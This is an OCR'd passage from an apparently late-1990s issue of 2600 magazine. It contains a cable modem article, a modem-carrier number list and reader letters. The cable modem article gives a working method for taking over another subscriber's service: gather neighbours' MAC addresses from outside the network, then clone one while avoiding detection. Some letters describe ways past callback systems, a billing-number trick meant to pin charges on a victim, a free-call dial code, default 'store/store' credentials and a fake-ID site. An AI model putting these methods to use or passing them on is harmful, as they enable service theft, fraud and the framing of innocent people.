I seem to be getting off track from my main point. The reason why most of us installed Linux, then further installed a BSD variant or BeOS, was to learn about a new OS. This is a hobby that encourages you to design and construct innovative circuits. To build anything permanent, you will need soldering skills. This is not for the weak of heart, or those who think that coding is good since you can't be hurt. You may inflict pain here. This is all in the spirit of learning and innovation. Innovation brings faster methods of communication. Communication is good.

Now, as I mentioned before, you need a license. I realize that half of you rootshell brats are thinking "Bite me Big Brother, I don't want you to track my 12 year old hide with a license, yo, cause I'm leet like dat." The test required to get the license is multiple choice and the question pools are published. (Note: the manuals are available at Radio Shack. The entry level test does not require Morse Code anymore.) You stand to learn more from studying for your amateur radio tests than from a lot of high school physics classes. Don't get a license and you piss people off. Get a license and you learn something and are able to put a good hobby on your resume. Probably the main reason why I have my job right now is because of the road I started upon when I was 14 and receiving my Tech-No Code license.

I realize that I cannot cover all the material that should be discussed, but hopefully this will provide you with a good starting point.

Fire up your copy of Mosaic or Lynx for these URLs:

The largest Amateur Radio club, the ARRL, or Amateur Radio Relay League:
http://www.arrl.org

A good URL for the basics of radio:
http://www.irony.com/ham-howto.html

Tucson Amateur Packet Radio (TAPR):
http://www.tapr.org/

If you are interested in practicing for the tests:
http://www.biochem.mcw.edu/Postdocs/Simon/radio/exam.html

If you have a scanner, here are the frequencies that amateurs are allowed to operate on:
http://www.arrl.org/field/regulations/bands.html

Hopefully I am going to help open a door for some of you. This is another opportunity to learn, and when I was a young one crackin the shit on a C64, that was my only goal.

CABLE MODEM SECURITY

by Fencer
fencer@nudist.org

Cable modems are becoming increasingly popular among the Internet Connected for a variety of reasons, not the least of which is the availability of a cheap, high-speed, high-bandwidth connection on request. I have observed a resonant social reaction within the computer enthusiast community here in the Boston area with regard to cable modems. It's a tired cliche - but we now have the economic reality of the "haves" and the "have not's" respective of cable modem access. Some areas of Boston have it, some do not. The concept of luck really doesn't play into it so much as misfortune, an admittedly pessimistic view of the situation. You either live in an area that has it or you don't.

Along with the surge in popularity cable modems bring, a growing "urban myth" is forming as well. It is widely believed that no cable company installer will install the cable modem if they discover you are running Linux (or some other form of UNIX). This is, in part, true insofar as I have been able to determine through reviewing the advertising material available on the web sites of the various cable companies. Some of them don't allow UNIX. Some don't really say one way or the other, they simply and arbitrarily list Windows and/or MacOS as a requirement. There are a handful, like Adelphia Cable, which list Linux as an acceptable OS, although it may not in fact be. The reason I say this is that when I had the cable modem installed at my office in Plymouth, the installer reacted very oddly to his discovery of a large Linux partition on the computer he was installing the modem on.

The majority of cable TV companies who offer cable modem Internet access use the MAC verification option as their security and identification model. This is a simple process. It is also one of the oldest, and found its origins in token ring networking, though the cable modem networks are not token ring.

Basically the cable modem serves as a bridge respective of the MAC address for the ethernet card in the computer and communication to the node routers. The MAC address is recorded by the central office and is used to identify your system. This is used in place of a login/password process. It saves the cable company time and the hassles of having to help people who forget their password.

Essentially, all ethernet interfaces are hand entered into a database based upon their MAC address as the controlling feature. This is done in the activation phase of the installation - the installer records the MAC address of your NIC and calls it in to the cable company CO. Part and parcel, this database contains the MAC address along with the account and user information identifying that NIC as belonging to you. Amazingly enough, the MAC address is *not* paired to the cable modem, introducing some interesting possibilities for abuse - which I will briefly explore later.

The actual login process works along these lines. The cable modem is switched on first. This needs to happen because the modem itself needs to establish its communications with the domain server in order to be able to synch and forward MAC identification and receive DHCP offers. Once the cable modem itself shows a synch light, you can turn on the PC. Under normal circumstances, the cable modem is supposed to be left plugged in and turned on 24/7 so the order in which the connections are made should never be an issue. When the PC is turned on, it makes its UDP an-

nouncement to the network which triggers the DHCP process request. The request, under normal circumstances, is answered by the domain server with a DHCP offer. The PC will then record the IP number, config up with it and the appropriate subnet mask, etc., and ack the domain server indicating that it is there. Periodically the domain server may or may not send out a change of IP in the form of a DHCP offer. This depends on whether a TTL (time to live) has been set on the original offering. It has been my experience that the majority of cable companies do use TTL's as a method of discouraging the customer from running httpd and ftpd.

This is essentially the cable modem login procedure. Once the IP has been assigned, you are ready to use the Internet through the cable modem. When the IP changes, you will not be informed of it. That is to say, unless you are using an IP watcher (a plethora of these are available from winfiles.com), you will not know that your IP has changed. It is possible to use dynamic domain names with cable modems (see http://www.ml.org/ml/dyndns/ for more information) although this is frowned upon by the provider. All that is left for us is to examine why the cable companies use the MAC address as the security and login control.

Up until recently, the majority of ethernet cards were non-addressable respective of the MAC address. The NIC essentially performs the functions of the first layer of the ISO model - the physical layer. It performs TR and TX, CRC checks, and monitors collisions in order to request resend. That's pretty much it in a nutshell. The more complex job of filtering, reception via destination address, and packet distribution is handled by the OS.

Since the modern cable modem Internet system used by most cable companies is built around head-end systems, the data is moving in restricted spectrums over the same wire as the rest of the cable content. A modern cable modem takes two "TV channels" and converts them into a 10Mbps network. One channel is used to send packets from the head-end to subscribers. The other is used to send packets from the subscriber to the head-end. A standard router is used at the head-end, acting as a bridge between the nodes, and a smart router is used to combine all of the individual nodes into the Internet exchange. Thus you have essentially a physically connected Wide Area Network operating under the principles of Local Area Networks but possibly spanning several hundred miles of cable.

When you factor in the ability of the cable company to limit your use of bandwidth by remote SNMP management of your cable modem, you have a system that is hard to continually abuse. Which means you have to be careful how you behave. Setting up an MP3 site and sucking up a major amount of bandwidth may not cost you your connection, but the cable company might crank down the QOS (quality of service) levels on your modem to prevent you from hogging the bandwidth. The answer to this is simple - don't set up the MP3 site using your MAC address.

The MAC address on older NIC's is a hard-coded address in the PROM. On newer cards and most 10bT/100bT selectable cards, the MAC address can be set using the NIC's configuration software. Upon powering up, the MAC address is recording by the domain controller at the CO, and compared to the database table. If it is found in the table, it is then sent a DHCP offer (an IP address), which is also stored in the database with a TTL entry. In addition to providing basic security that does not require a login server, this process also records hosts that are not in the MAC database. This is useful for flagging accounts that are violating the terms of service. The important thing to remember is that the process does not record which cable modem the request passed

through at the present time.

Think in terms of misconfiguration. To use more than one computer on the cable modem, you have to either run a 95/NT App like WinGate, or you have to configure your Linux/UNIX box as a firewall/router. If you misconfigure it - an example would be using IP forwarding without quenching at the interface - the MAC addresses of the other NIC's on your network might leak to the CO domain server. It would record this event and the path to the unregistered NIC's and you would discover you no longer had service. The cable companies are serious about this. They view any abuse of their ToS as lost profits.

On the other hand, if you intentionally misconfigure it with someone else's MAC, you are them for all intent and purposes. At least as far as the cable company is concerned. Obtaining the MAC addresses of the other subscribers on your *node* is not all that hard, but serious care must be taken while doing this. It has long been thought that a network administrator cannot tell when a NIC has been throw into promiscuous mode, in order to sniff traffic. This is simply not true. There are a variety of ways in which to detect that a NIC has been brought up in promiscuous mode. As a matter of fact, this area is so complex that it really deserves its own article, so I am only going to briefly touch upon this now.

You will want to use a commercial sniffer to obtain MAC addresses. There are a variety of them out there. The one common denominator among them all, whether they are 95/NT based or UNIX based, is that they throw the NIC into promiscuous mode. Depending upon how much snap your cable company has, this might be what gets you into trouble. A large number of cards based upon the DEC (Lance) ethernet model make a UDP announcement when they are brought up in promiscuous mode that is different than the normal one. Some in fact do not broadcast their MAC when in promiscuous mode. Others send a specific ARP - which certain switches and routers are able to detect. The Cisco 2501 and 4000 series are two that are known to be able to detect this. Subsequently you would need to approach this with discretion.

The easiest way would be to use a dial-up connection to the Internet to sweep (scan) the Class C('s) assigned to your node, and than query these using Netwatcher or an NTScope with ARP/RARP ability. Under UNIX you can interrogate the IP address using a variety of free utilities designed for this purpose, and available from sunsite. Build your list of MAC addresses from outside their network so that there is no trail leading back to you inside their network. Once you have your list, it's a simple matter of reconfiguring your Ethernet card with the MAC address of a legit user who is not currently logged onto the network.

If you pick a MAC address that is currently in use, or the person logs onto the network while you are configured as them, that could create a problem. At the very least, it will knock you both off the network, and you will have to fight for the IP address assigned by the domain server. At the worst, the domain server recorded this impossible event, and you can count upon their admin. wondering how that happened and perhaps investigating it.

There are limitless possibilities for exploration here. It is possible to have both your own and the real system up using the same MAC/IP providing you don't originate any traffic on the same ports as the other guy. That would of course mean that anything *he* does will be visible to you and vice versa. That in and of itself is an interesting idea for further study. If I were interested in knowing what you were doing, I might want to develop software to facilitate that type of monitoring. And if I were Big Brother, well... you might start thinking that using encrypted clients is a good idea from now on.

how to handle the media

by nex

I've heard way too many hackers gripe about how the media has screwed us over, which is in fact true, to a degree. But it's not all their fault. We as the subject matter have a duty to represent ourselves in a much better light. So if you don't want to make fools of the hacker community, here are some things to remember when chatting with the public and the media.

When you talk to the media you not only speak for yourself but you also speak for every other member of the hacker community. If you say something that is threatening, inflammatory, or just plain dumb, you make the community look stupid as well.

Ask to see a copy of the article before it is distributed. This is not always possible for the reporter to do but ask anyway. When and if the article is published and you do read it, give the reporter some feedback.

Set rules for what you are going to talk about and not talk about. Understand what is on the record and what isn't. Be perfectly clear about these rules.

Treat the reporter with respect and kindness, no matter how naive and/or rude they are. Live by the golden rule when dealing with the media.

Set up a time and place for your interview that is comfortable for both you and the reporter. Your favorite hangout may not be their favorite place. Show up on time.

Don't threaten the reporter. It's childish activity that only makes you look lame.

Remain cool. This does not mean be an ass or be "elite," or using jargon. It means remaining levelheaded and in control of yourself. Consider your words carefully - saying something inflammatory or threatening will make you look lame and make all other hackers look the same way. Take your time in answering the reporter's questions. The media has a nasty tendency of twisting words; don't let them twist yours.

The media is built on a favor system. Understand and use this. If the reporter is good to you, be good to the reporter. If the reporter is an ass, be a saint, but don't let them walk all over you.

The media is not your enemy. The media is a tool and like any tool it can be used for positive or negative results.


800-555 Carriers

by MSD

After dialing a total of 10,000 phone numbers in the 800-555 exchange, I have come up with a list of numbers with a carrier (that answer with a computer). This took about 50 hours to complete and is as accurate as possible. If you dial and get garbage, try adjusting the baud rate, parity, etc. Hope you have fun.

1-800-555-

5220 4820 9690 0990 4401 2211 8121 7721 1821 6041 6741 6671 8081
3681 6291 7802 8912 3682 8782 0833 9043 4153 5187 4228 9748 7039
7449 1159 3869 8779 5879



Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099
or
letters@2600.com

More on "Free" Software

Dear *2600:*

One of my friends works for Software Etc. and attests that reports of employees being able to check out software is true. His store even had a PC in the back with a CD-R to burn copies for people. He also told me that when a software package was returned by a customer, they shrink wrapped it and sold it as new. Only when the carton was damaged did they discount it at all.

Please withold my name.

Dear *2600:*

I am writing in response to the letter in 15:2 written by Greyhare about being able to get software for free while working at Babbage's and Software Etc. I used to work for the company which owns Babbage's and Software Etc. and can confirm that you are correct sir. Allowing the sales associates to take home any piece of software is considered an employee benefit. Under this system, employees are allowed to take home two products but must return them in three days. The product would then be wrapped again and put back on the shelves for sale. This was the system back when I left the company in 95. Another thing to note is that back when I started with the company, software was still primarily on 3.5" floppy diskettes and this policy was in effect. Their belief is that an employee is supposed to remove all the files that were copied or installed when they were finished checking out the software. Now whether it is legal or not I do not know. This does bring up some interesting legal issues because where I live, there are some video stores in the area that rent computer games. Another thing to note is that representatives from the software companies will come to the store and talk to you about their products to try and find out what you know about them. If you're nice to the reps you can receive a full legal copy of their software for either an extremely cheap price ($5 to $10) or even sometimes for free.

Figaro

None of this surprises us. But we find it amazing that organizations like Software Publishers' Association cry bloody murder when anyone else does similar things. SPA is strangely silent on this issue yet they emphatically state that schools aren't allowed to copy software they've already bought and individuals face a $250,000 fine and five years in jail for every piece of software they "illegally" copy. And they're talking about after you already paid for it! After all, they reason, when you buy software, you aren't really buying the software - you are only buying the right to use it! And we all know how Microsoft was crippled by all those people who made illegal copies of their products. Clearly, such policies are greed-motivated. How much money can possibly be brought in from the sale of the same copy of software? And how much will this go up if fear and intimidation are factored into the equation? Fortunately, there aren't all that many people who take these threats seriously - the employee policies of the retailers simply add further evidence to this.

Data

Dear *2600:*

I haven't seen any mention of SCC Communications Corp. in your mag so far. They just went public in NASDAQ under the symbol SCCX. They handle the routing of about 85 percent of the 911 call traffic for North America. Their website is www.scc911.com. The actual street address is 6285 Lookout Road, Boulder, CO 80301. The main number is (303) 581-5600. They have another webserver at www.nrc.sccbldr.com and it appears that they handle file transfers from telcos over this website. This server seems to query a database that has all of the names, addresses, and phone numbers of everyone in America and I suspect that it is directly connected to their network backbone. It is an IIS 4.0 server, has a *guest* account (!!) and is behind

a packet filtering router that only allows ports 80 and 443 through. Their network gateway is at 199.117.205.35 and is obviously a Gauntlet 4.1 firewall. All of this is behind a pair of 3Com Netbuilder IIs (199.117.205.31-199.117.205.33 and 199.117.205.32-199.117.205.34). My demon dialer doesn't find anything useful in the range of the main number, but (303) 581-6037 might be the dial-up to their network. Enjoy.

nobody

Gee whiz. You don't mess around, do you? This is interesting info but it's doubtful that this is part of a database with everyone's phone number. What we found was a list of Public Safety Answering Points (PSAP) - the people who answer 911 calls - throughout the country, as well as lists of regional, local, and wireless carriers. Definitely interesting stuff. Thanks for the pointer.

Dear *2600:*

Check out: www.ameritech.net/users/ghtrout/Telecom_Links_.html. This appears to be a personal web page of a guy named Gene. He has collected an impressive number of telecom-related links that makes it convenient for a beginner hacker like me to learn a lot very quickly.

Mark Milgrom

Dear *2600:*

I just got done reading your article on fake ID's and I have found this site to have very good templates for ID's: www.fakeid.net.

Nighthawk

Dear *2600:*

I'd just like to open by saying that I'm a regular reader of your periodical and think it's great. I find it very interesting. I'm not a hacker although I may well have many of the skills for it. Fear of prosecution keeps me from doing so as it could affect my employment status. I currently hold no less than 800 pages of sensitive documents regarding internal information on one of the largest computer companies worldwide (the name I prefer to keep private for the moment). These documents contain intranet security polices, topographies, configuration, systems administration, etc.

Now you may be asking "what could he possibly want in return for this info?" The answer is nothing. I would be happy to send this to you entirely at my own expense. Disgruntled employees can be such a detriment.

On the other hand, you may have no interest in this documentation whatsoever as it may already be common knowledge to you folks. Whatever the case may be, if you or someone you know has an interest in this, I'll be happy to fedex it in one neat bundle. I figure the section on password policy would be especially interesting.

KC

We'll gladly look at your info. Just send it on in - no need for fedex as they won't deliver to a post office box anyway.

Dear *2600:*

Have you ever wondered what the hell they're talking about? Here's a great resource for DoD and other military organization acronyms: tecnet0.jcte.jcs.mil/htdocs/dod-info/acronyms/index.html. Another site with info on SIPRNET as well as other DoD standards is: www-library.itsi.disa.mil.

Long live Walter!

Shahn

Questions

Dear *2600:*

How easy or practical would it be for an overseas hub to prosecute a hacker in the states? I assume they could talk with the hacker's local ISP in the states by tracing the IP, but what kind of red tape would they have to go through to actually get anything done?

RavOn

Without knowing specifics, it's hard to be conclusive. If the crime in question is serious enough, foreign governments will cooperate in the investigation and prosecution. While you may not find yourself being shipped to Botswana for prosecution, you could still have federal marshals at your door if you mess around with their power grid. If this is more along the lines of ping flooding some Aussie off the net because he insulted your mother, you may get yelled at or even cut off by your local ISP, depending on how impressed they are by angry people with accents on the phone.

Dear *2600:*

Is it possible to hack a callback system if it is using another telephone line to call out? If yes, how?

analyzer

Contrary to popular belief, it is possible to defeat callback systems. The most obvious method involves simply staying on the line and waiting for the system to dial out, thus intercepting the callback. This obviously only works on those systems stupid enough to use the same line for incoming and outgoing calls and for systems that don't bother to check for a dial tone before making the call. In cases where a different line is used, the same result can be achieved by finding out the number of the outgoing line and dialing into that. Again, this is dependent upon the remote system not checking for a dial tone or an incoming ring. One other method not often thought of is to simply have remote call forwarding installed on the number receiving the call so that such calls can be routed to literally anyplace.

Dear *2600:*

Why is Janet Reno on the cover of 15:2?

smokescreen

Sometimes you have to scare people to get their attention.

Dear *2600:*

Is there really something hidden behind the pay phone images on the back of *2600* like you hint about, or is it just a joke?

Matt

Look behind them and see.

Dear *2600:*

I am interested in a lifetime subscription but I don't want to shell out $260 and then find out that you guys

close down in a year due to WIPO becoming law. So... I guess the question would be what effect will WIPO have on you if it becomes a law?

Keebler

It's an interesting thing about beliefs. If somebody comes along and tells you to alter your beliefs and you obey, then you never really held them to begin with. The time to stick to your beliefs is precisely when someone tells you not to. That's the only time when it really matters. We hope that answers your question.

Dear *2600:*

I went to a nightclub the other night and the security guard had a new ID verification machine. I unwittingly gave my ID to the guard - he "zipped" and up came all of my info. It looked like a Trans330 (credit card authorization box) but all it did was read the mag stripe on the back of my ID and then verify that it was valid. There was also an antenna hanging off the side. So now someone somewhere knows simply that I drink or go out but where does it go from there? Does it know about outstanding warrants or unpaid parking tickets?

the medik

It certainly could if it were programmed to do this. What we need to find out is what information this thing is currently looking for and what records are kept of each query. While it may not be a privacy invasion yet, there is little to prevent it from becoming one in the future.

Dear *2600:*

Is there anything I can do with a mac.

NAME

Somehow we doubt it.

Dear *2600:*

I am an avid reader of *2600* and I am trying to start an underground newspaper at my school to spread alternative information to the students such as how to destroy the school and what to do about teachers who discourage free thought. I was wondering two things: Do you have any tips for a bunch of kids trying to start a newspaper like this and is it OK if we copy certain articles out of *2600* (such as the various "screwing with... store" articles)? Thank you and keep fighting for Kevin!

KLoWN

While being popular obviously isn't your goal, it might be a bit much to define destroying your school as "alternative information." Destroying the fraudulent ideals upon which your fascistic institution is based? That's better. Ask yourself if your goal is to provoke free thought or meaningless confrontation? You're welcome to reprint an occasional article if you put our name and address next to it and send over a copy. But we hope you're doing this to educate people, not to incite them to be malicious. That's not what we're about.

Dear *2600:*

I snail-mailed a letter to you without a return address, and I saw my letter in print in the next issue. My question is was there a reason I was given a new handle and my words edited to say the same first two sentences but the next couple altered? If this is because of monitoring you guys are under and don't want to get your readers in trouble, I understand. But if it's not wouldn't it be just like the censoring your mag is against? If this thing is common just tell me, because it does make sense to safeguard your readers. I'd also like to know if once you've given a reader a handle if future letters are appended with the same handle. And if I'm just dumb and paranoid and your response is that it was another guy's letter, then *why* is the reason why we only see his? You guys don't have to print this but at least reply to this via e-mail.

RANT-o-MATIC

We can't reply individually to letters. Letters are signed with the handles or names that we are given. We don't make substitutions. We have no idea what letter you're referring to so we can't address specifics. We edit for clarity, literacy, and, in rare instances, to protect the writer from revealing something damaging about themselves. It's pretty far from censorship.

Dear *2600:*

Please forgive my last e-mail to your magazine. I was drunk at the time.

RANT-o-MATIC

Dear *2600:*

I am an Office Max employee and the other day an unusual thing happened when I was using their computer system. I went to get a price for a customer and I put in the username and password and apparently they had changed it again. So, being the disgruntled Office Max employee I am, I beat on the keyboard. Somehow I got a UNIX shell in \root\storemax\. So I looked around and found all the files that made up the storemax readonly system. I also found that from the main menu screen if you press F12 and go into utilities, they have an option called UNIX SHELL. I believe this to be a root account but it is password protected. I tried for an hour with everything I could think of. How did I get into the shell and how do I get a root account? If anyone knows the password, please tell. (Nine times out of ten the username is store and the password is also store.)

vsr600

We'll beat on some local Office Max keyboards and get back to you.

Dear *2600:*

I've only been reading *2600* for a couple of issues and have found it to be very informative and well written. I've tried to help out the Mitnick cause by buying shirts, bumper stickers, and passing around information sheets about his situation.

The reason I'm writing is because my parents are total dicks and they don't want me learning all those "illegal things." So the question at hand is: how do I get a subscription to *2600* and keep it out of my parent's grubby hands? If they found out I had it, they'd confiscate it, burn it, burn the ashes... you get the idea. Any suggestions would be helpful.

Envision
Anaheim, CA

We can suggest buying 2600 at a bookstore and hiding it someplace in your house but eventually you're going to have to explain to your parents why you don't see anything wrong with reading this material. Perhaps the work you're doing on the Mitnick campaign may open their eyes on this

front. If you're using knowledge for positive ends, you stand a good chance of getting through to them. It becomes a lot harder if you've got all kinds of devious plots going on.

Dear *2600*:

Is it just a coincidence that Janet Reno's eyes (cover of 15:2) are exactly like those of the "congressman" on the cover of 14:2?

TydiLFluX
Wisconsin

The things people discover....

Radio Shack Antics

Dear *2600*:

I just wanted to comment on the article in 15:3 entitled "Screwing With Radio Shack and Compaq." We tried it at the Radio Shack in our local mall and it was hilarious. The guys at Rat Shack flipped out. It was funny as hell! They were like how the hell?!? We told them to buy the new *2600* and find out for themselves. Thanks.

Jestah
Orlando, FL

Teaching Radio Shack employees how technology works has always been something we've striven for. Thanks for helping to educate them.

Fun on the Phone

Dear *2600*:

If I submit an article, will you notify me in the event that is published or do I have to wait until the magazine comes out? Also, will you notify me if it is not published?

Now, onto the best way (I've found) to spoof Caller ID. All this requires is access to an operator and a calling card. You'll need an operator who will dial 1-800-225-5288 (AT&T). Have the operator dial AT&T for you. You'll get an AT&T operator right away instead of the usual recording. She'll ask for the number you're calling from. You can give any number you want. Now you'll have to use a calling card to make your call. This method works great for revenge purposes. If you have the victim's number, you call, give his number to the AT&T op, then call phone sex or other expensive numbers. He'll have a hell of a time denying charges when they came from his number.

NERO

First, to answer your question, we notify people when their articles are being printed. We don't notify people when their articles aren't being printed but if two issues go by and your article hasn't appeared, it would be safe to pretend that we did notify you to say we weren't printing it. As for letters, your only notification of those is actually seeing them in print. We will be printing your letter in this issue.

Your little phone trick has been around for a while but it doesn't do all you say it does. First of all, this has nothing to do with Caller ID. This method will not change the number that shows up in the called party's CID display. (In all likelihood, since you're going through an operator and/or making a calling card call, the display won't show a number at all.) What you are doing is spoofing the calling number that will show up on phone bills. But you will still need a valid calling card number and the only person who will see the spoofed number is the owner of the calling card. Your trick can be used to implicate an innocent person in calling card fraud since it would appear as if the calling card call was made from their number. The reason this works is because your number isn't passed on to the 800 number when you go through an operator. The AT&T operator who answers the 800 number needs a phone number to process the call and, since the call isn't actually being billed to that number, they generally take your word for it no matter what number you give them.

Dear *2600*:

I picked up my first issue of *2600* not too long ago and I'm already hooked. Recently I was shopping at Lucky's, a supermarket chain, and noticed a phone attached to their in-store ATM. I immediately thought of you guys. The setup in Lucky's is this: The ATM occupies an independent kiosk just inside the door, and attached to the side of the little beige hut is a phone, and two little walls to give you a bit of privacy. Handily, the booth is positioned so no cameras nor any employees can see you, just a steady stream of inattentive shoppers. The purpose of the phone is to give customers easy access to their bank. (Press 1: Bankers on call ... Press 4: New loans... Who takes out a loan from a booth at a grocery store?) I was bored and playing with phones tends to get you in less trouble than rolling watermelons at the elderly, so I had a clear course of action. After pushing random buttons for a while, I hit the zero button five times, and a recording informed me with remarkable enthusiasm, "MCI!" The phone was connected to the outside world, not a direct line to your friendly B of A. From that point on, the phone became a normal phone, same as the one in your house, but brown. (They had wisely blocked 900 numbers.) The other thing was that its built numbers failed to work, so just pushing 4 and hoping to finance that new house got nothing but another recording saying my call could not be completed. I wonder if perhaps Bank of America's "Self Service Center" is a service they forget to check and just let deteriorate over time.

Knotfil

Dear *2600*:

I've recently discovered a neat little trick that works at least on Bell Atlantic pay phones in the 716 area code. I can't verify that it will work anywhere else, though it's worth a try. 10-10-220 offers extremely discounted calls from pay phones. 10-10-220 and then the number rings through and works on local and long distance numbers. I found this the other day while screwing around with a pay phone and tried called someone using 10-10-220. To my surprise it connected without asking for money!

Innominate
Buffalo, NY

Don't be surprised if this stops working.

Religious Advice

Dear *2600*:

I read your magazine and enjoyed most of the information. In light of the attitudes and commentary, I have

several comments.

In the Bible, James 1:16-17 says, "Don't be deceived, my dear brothers. Every good and perfect gift is from above, coming down from the Father of the heavenly lights, who does not change like shifting shadows."

Is hacking a good thing? Are those involved gifted in their computer pursuits? Is the government fickle in the application of the law? Your readership says, yes I believe.

If hacking is inspired and the seed for all our gifts planted by God, why not take the next step and seek the source of the wisdom, knowledge, and understanding you possess?

Patrick

Good idea. When they come for us, we'll just say God is the ringleader of the conspiracy. Get us some more Bible quotes so we can justify this.

Dear *2600:*

Let me set you straight pal, the ICOC is the best church anywhere! My family has been in this church for 10 years and we have devoted our lives to sharing the gospel with other people. The Bible teaches us better then what your web site lets on. I laughed when I was shown your web site and let me say that is the lowest I have seen anyone stoop to get some popularity for a hacker web site. I bet you've never been to a church service. You would understand what we're all about.

Deryc

You do a pretty good job of showing us exactly what you're all about.

Dear *2600:*

I came to www.2600.com and enjoyed looking at all of the hacked pages that you have listed, for I, myself, am a hacker. But upon going into your hacked page, International Church of Christ, I was quite upset at what I found. I am a believer and follower of God and when I saw what you did to the page, I was angered *deeply*. In no way do you have the right to do such a thing to a group of religious people trying to make the world a better place. I have a riddle for you. See if you or your "little hackers" can figure it out: There once was a man, or woman at that... who decided stupidly to do himself a little hack. And what he hacked was something of good nature... and what happened to the man is that he was put at low stature. There was after this, a certain web page forged by the tedious mind of a certain webmaster, and upon doing so, formed himself so much rage put upon a hurtin pastor. Now... who is the webmaster, and what is the web page that the Riddler is referring to? Oh, and send your comments, if you're a *real* man, to *my* e-mail address.

Riddler

We have a riddle for you: Who cares?! Get with it, please. For some reason, none of the people complaining about this page seem capable of grasping the fact that we had nothing to do with hacking it. We just reported it. You were looking at other hacked pages and enjoying them so obviously you have some sense as to how the collection is set up. Or do you believe different rules should apply when a religious site gets hacked?

Scary Stuff

Dear *2600:*

Have you or any of your friends hacked a military site which contained information on neural implants, aka brain/nerve chip? Have any of you guys gone through Los Alamos Labs, MIT, or Illinois Institute of Technology? The reason I ask is because: 1. it's a mind blowing concept; 2. it's a new form of threat for government infiltration of organizations like yours; 3. this supposed device could be injected or ingested (radio pill) without the subject's knowledge.

This is no fantasy. It's real and very dangerous. I would like to get some feedback on this notion that there is some military device capable of monitoring brain neural activity remotely. With the use of a neural network computer program to interpret brain wave activity, the device could then modify, mimic, and provoke behavioral changes in an individual. A virtual computer brain interface via GPS satellite tracking is not unbelievable.

Check: www.au.af.mil/au/2025/volume3/chap02/v3c2-4.htm#implanted_microscopic_chip. This is the best example of what our tax dollars are paying for.

jagxr

Both scary and amusing. This site contains a summary of the Air Force 2025 project which was undertaken by the Air University at Maxwell AFB "to identify the concepts, capabilities and technologies the United States will require to remain the dominant air and space force in the 21st century." Some of the more priceless bits:

"The chip creates a computer-generated mental visualization based upon the user's request. The visualization encompasses the individual and allows the user to place himself into the selected battlespace."

"Why the Implanted Microscopic Chip? While other methods such as specially configured rooms, special helmets, or sunglasses may be used to interface the user with the IIC, the microscopic chip is the most viable. Two real operational concerns support the use of implanted chips and argue against larger 'physical' entities to access the Cyber Situation.

"First, future operations will demand a highly flexible and mobile force that is ready at moment's notice to employ aerospace power. The chip will give these forces the ability to communicate, visualize, and prosecute military operations. Having to manage and deploy a 'physical' platform or room hampers mobility and delays time-sensitive operations. US aerospace forces must be prepared to fight or to conduct mobility or special operations anywhere in the world on extremely short notice although some of these operations may be staged directly from the continental United States.

"Second, a physical entity creates a target vulnerable to enemy attack or sabotage. A highly mobile information operations center created with the chip-IIC interface makes it much more elusive to enemy attack. These reasons argue against a larger physical entity for the Cyber Situation.

"While this is a reasonable portability rationale for the use of chip, some may wonder, 'Why not use special sunglasses or helmets?' The answer is simple. An implanted microscopic chip does not require security measures to verify whether the right person is connected to the IIC, whereas a room, helmet, or sunglasses requires additional time-con-

suming access control mechanisms to verify an individual's identity and level of control within the Cyber Situation.

"Further, survey any group of commanders, decision makers, or other military personnel if they enjoy carrying a beeper or 'brick' at all times. Likely, few like to carry a piece of equipment. Now, imagine having to maintain a critical instrument that allows an individual to access the Cyber Situation, and thus control the US military forces. Clearly, this is not an enviable position, since the individual may misplace or lose the helmet or sunglasses, or worse yet, the enemy may steal or destroy it. These are unnecessary burdens.

"Ethical and Public Relations Issues. Implanting "things" in people raises ethical and public relations issues. While these concerns may be founded on today's thinking, in 2025 they may not be as alarming. We already are evolving toward technology implanting. For example, the military currently requires its members to receive mandatory injections of biological organisms (i.e., the flu shot). In the civilian world, people receive mechanical hearts and other organs. Society has come to accept most of these implants as a fact of life. By 2025 it is possible medical technology will have nerve chips that allow amputees to control artificial limbs or eye chips that allow the blind to see. The civilian populace will likely accept an implanted microscopic chips [sic] that allow military members to defend vital national interests. Further, the US military will continue to be a volunteer force that will freely accept the chip because it is a tool to control technology and not as a tool to control the human."

Injustices

Dear *2600:*

In the August 3rd issue of a rag called *Smart Reseller,* an article was published called "Risky Business." The article is about Justin Petersen, a "reformed" hacker as they put it. They blow text on and on about how he hacked this and that, how he went to prison, how the FBI picked him up as an informant and then they pose the question of would you hire him?

Whatever. The part of the article I find upsetting is that, as they are glorifying this guy's rap sheet, which includes credit card fraud, car theft, and other crimes, they make reference to Kevin Mitnick as "notorious."

Correct me if I'm wrong, but Kevin's alleged crimes are nowhere near the doings of Petersen, and Petersen is now free and working as a consultant! It is a sick judicial world.

wrath

At press time, Petersen had become a fugitive once again.

Dear *2600:*

I usually have trouble at the bookstore buying your magazine. It's usually hard to find because of size, and then when I go to pay for the thing, the people almost refuse to sell it to me because of some "moral ethics and society's downfall" cockNballs bull. I got so pissed at them I went over to the rack to every issue of *2600* (there were many) and I spread them out over every magazine shelf, making it seem like it was the only book in there. After being yelled at, I took up and left. If stores don't want people having the mag, why do they sell it? Anyway, who would I write and bitch to about this store almost refusing the sale?

Toxygenn

If you can stay calm, your letter to the head of the company may actually have an effect on the idiot who tried to inject their morals into you. By interfering with what they do, you pretty much negate that possibility.

Dear *2600:*

